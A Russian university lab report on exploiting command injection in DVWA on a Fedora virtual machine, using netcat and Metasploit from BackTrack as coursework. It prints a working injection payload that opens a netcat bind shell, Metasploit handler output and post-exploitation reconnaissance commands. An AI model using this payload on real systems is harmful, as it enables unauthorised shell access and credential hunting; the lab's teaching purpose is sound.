

МИНОБРНАУКИ РОССИИ

Федеральное государственное бюджетное образовательное учреждение  
высшего образования

**«САРАТОВСКИЙ НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ  
ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ ИМЕНИ Н.Г.  
ЧЕРНЫШЕВСКОГО»**

Кафедра теоретических основ  
компьютерной безопасности и  
криптографии

**Использование Metasploit при выполнении команд**

ОТЧЕТ ПО ДИСЦИПЛИНЕ

**«ОСНОВЫ ПОСТРОЕНИЯ ЗАЩИЩЕННЫХ БАЗ ДАННЫХ»**

студента 4 курса 431 группы

специальности 10.05.01 Компьютерная безопасность

факультета компьютерных наук и информационных технологий

Сенокосова Владислава Владимировича

Преподаватель


доцент, к.п.н

\_\_\_\_\_  
подпись, дата


А. С. Гераськин

Саратов 2024


Войдем от пользователя root:



Ставим низкий уровень защиты:



## Временное отключение SELINUX и файрволла:




```
root@Fedora14:~  
File Edit View Search Terminal Help  
[root@Fedora14 ~]# sestatus  
SELinux status: disabled  
[root@Fedora14 ~]# service iptables stop  
iptables: Flushing firewall rules: [ OK ]  
iptables: Setting chains to policy ACCEPT: filter [ OK ]  
iptables: Unloading modules: [ OK ]  
[root@Fedora14 ~]#
```


### Выполнение команд

Вводим в поле ввода, заменив IPADDRESS на IP-адрес Fedora:  
**IPADDRESS;mkfifo /tmp/pipe;sh /tmp/pipe | nc -l 4444 > /tmp/pipe**


1. mkfifo создает именованный канал pipe. Такие каналы позволяют отдельным процессам обмениваться данными, хотя они не были созданы для работы друг с другом. Это позволит другим процессам соединиться с netcat
2. nc -l 4444 сообщает netcat прослушивать и позволить соединение с портом 4444




## Настройка BackTrack:




## Загружаем с live образа операционки:



Запускаем ОС в текстовом режиме и переводим в графический режим:




После перевода в графический режим проверяем настройки сетевого оборудования:



## Использование Metasploit для подключения к сессии NetCat



## Подключитесь к Netcat через Metasploit





```
Terminal
File Edit View Terminal Help

Payload options (linux/x86/shell/bind_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LPORT     4444                yes       The listen port
  RHOST     no                  no        The target address

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target

msf exploit(handler) > set RHOST 192.168.1.38
RHOST => 192.168.1.38
msf exploit(handler) > exploit

[*] Starting the payload handler...
[*] Started bind handler
[*] Sending stage (36 bytes) to 192.168.1.38
[*] Command shell session 1 opened (192.168.1.40:40502 -> 192.168.1.38:4444) at
```

### Получение данных:

- a. whoami


Данная команда отображает активного пользователя. Если пользователь – root – у вас есть полный доступ к системе. Однако в данном случае имя пользователя – apache

- b. grep apache /etc/passwd

Здесь выполняется проверка, доступен ли удаленный вход данному пользователю. Если shell установлено на /sbin/nologin – удаленный вход недоступен

- c. grep apache /etc/group

Важно исследовать группы, в которые может входить apache, это – потенциальная уязвимость. В исследуемом случае apache достаточно хорошо защищен



## Исследовать процессы и директории

- a. `ps -eaf | grep http`

Обычно Apache веб-сервер запускается демоном под названием `httpd`

- b. `pwd`

Вывести текущую директорию. Это даст нам путь, из которого выполняется команда `Netcat`

- c. `ls -ld /var/www/html`

В Fedora по умолчанию папка “DocumentRoot” лежит по пути `/var/www/html`. Если эта директория принадлежит `apache`, а не `root`, есть возможность изменять, к примеру, медиа в веб-приложении.

- d. `ls -ld /var/www/html/dvwa`

DVWA запускается из директории `/var/www/html/dvwa`. К сожалению, у `apache` есть доступ к этой папке только на чтение и выполнение



e. `ls -l /var/www/html/dvwa`

Теперь можно изучить содержимое папки DVWA. Обратите внимание на папку `config`. Зачастую конфигурационные директории содержат учетные данные для баз данных.

```
Terminal
File Edit View Terminal Help
ps -eaf | grep http
root      3374      1   0 15:50 ?        00:00:00 /usr/sbin/httpd
apache    3377    3374   0 15:50 ?        00:00:00 /usr/sbin/httpd
apache    3378    3374   0 15:50 ?        00:00:00 /usr/sbin/httpd
apache    3379    3374   0 15:50 ?        00:00:00 /usr/sbin/httpd
apache    3380    3374   0 15:50 ?        00:00:00 /usr/sbin/httpd
apache    3381    3374   0 15:50 ?        00:00:00 /usr/sbin/httpd
apache    3382    3374   0 15:50 ?        00:00:00 /usr/sbin/httpd
apache    3383    3374   0 15:50 ?        00:00:00 /usr/sbin/httpd
apache    3384    3374   0 15:50 ?        00:00:00 /usr/sbin/httpd
apache    3488    3479   0 15:59 ?        00:00:00 grep http

pwd
/var/www/html/dvwa/vulnerabilities/exec

ls -ld /var/www/html
drwxr-xr-x. 3 root root 4096 Feb 14 20:45 /var/www/html

ls -ld /var/www/html/dvwa
drwxr-xr-x. 8 root root 4096 Sep  8 2010 /var/www/html/dvwa
```

```
Terminal
File Edit View Terminal Help
ls -l /var/www/html/dvwa
total 124
-rw-r--r--. 1 root root 5066 Jun  6 2010 CHANGELOG.txt
-rw-r--r--. 1 root root 33107 Mar 16 2010 COPYING.txt
-rw-r--r--. 1 root root 4934 Mar 16 2010 README.txt
-rw-r--r--. 1 root root 2792 Aug 26 2010 about.php
drwxr-xr-x. 2 root root 4096 Feb 14 20:49 config
drwxr-xr-x. 2 root root 4096 Sep  8 2010 docs
drwxr-xr-x. 6 root root 4096 Sep  8 2010 dvwa
drwxr-xr-x. 3 root root 4096 Sep  8 2010 external
-rw-r--r--. 1 root root 1406 Sep  6 2010 favicon.ico
drwxr-xr-x. 4 root root 4096 Sep  8 2010 hackable
-rw-r--r--. 1 root root  883 Mar 16 2010 ids_log.php
-rw-r--r--. 1 root root 1878 Jun  6 2010 index.php
